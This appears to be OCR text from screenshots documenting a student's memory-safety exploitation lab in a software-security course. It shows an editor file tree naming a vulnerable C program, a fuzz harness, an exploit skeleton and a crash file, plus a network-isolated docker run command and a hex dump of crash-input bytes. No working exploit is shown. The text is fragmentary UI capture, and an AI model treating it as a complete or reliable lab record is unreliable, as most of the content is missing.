
Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task0/03-hardened-build.png

S04 — Original terminal: static metadata and CWE banner


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task0/04-binary-inspection.png


S05 — Original runtime scrollback: ASan replay, size and identity

Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.


software-security
Update
Explorer
Problems
Debug Console
Terminal
Ports
Postman Console
Chat
Codex
Open Editors
ctf.md labs/week09-midterm-pr...
3-6631503097.png labs/w... U
6631503097-CTF-Answer... U
README.md labs/week10-api-s...
answers-draft.md labs/week10...
requirements-review.md labs/...
Release Notes: 1.143.0
Wk10_6631503097.pdf lab... U
Wk10_6631503097.pdf lab... U
README.md labs/week11-m... U
checklist.md labs/week11-... U
vuln.c labs/week11-memory... U
manual-evidence.md labs/wee...
correction-verification.txt labs...
Wk10_6631503097.pdf labs/w...
7-6631503097.png labs/w... U
6-6631503097.png labs/w... U
software-security
labs
week09-midterm-practical
week10-api-security
week11-memory-safety-expl...
evidence
img
work
environment
submission-review
checklist.md U
review-record.json U
task0-build
fuzz_harness.c U
Makefile U
vuln
vuln-hardened
vuln.c U
written-sections
task0.sh U
crash-ca269d48eea859826a9...
exploit_skeleton.py
fuzz
fuzz_harness.c
Makefile
README.md
safe.rs
vuln.c
worksheet.md
week12-supply-chain
week13-cloud-container
week14-ai-llm-security
week15-devsecops-pipeline
week16-capstone
week17-review-final-prep
week18-final-written
week19-final-ctf-capstone
.dockerignore
output
project
quizzes
slides
pptx
README.md
week01.md
Outline
Timeline
Terminal
zsh week1...
zsh
zsh
docker
(base) wannasan@Wannas-m2-MacBook-Air software-security % docker run --rm -it \
--network none \
--cap-drop ALL \
--security-opt no-new-privileges \
--mount "type=bind,src=$HOME/Documents/Software_security/software-security/labs/week11-memory-safety-exploitation,dst=/work" \ …
ff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xe,0xff,
\012\377\377\377

S06 — Original runtime scrollback: ASan summary and 64-byte measurement

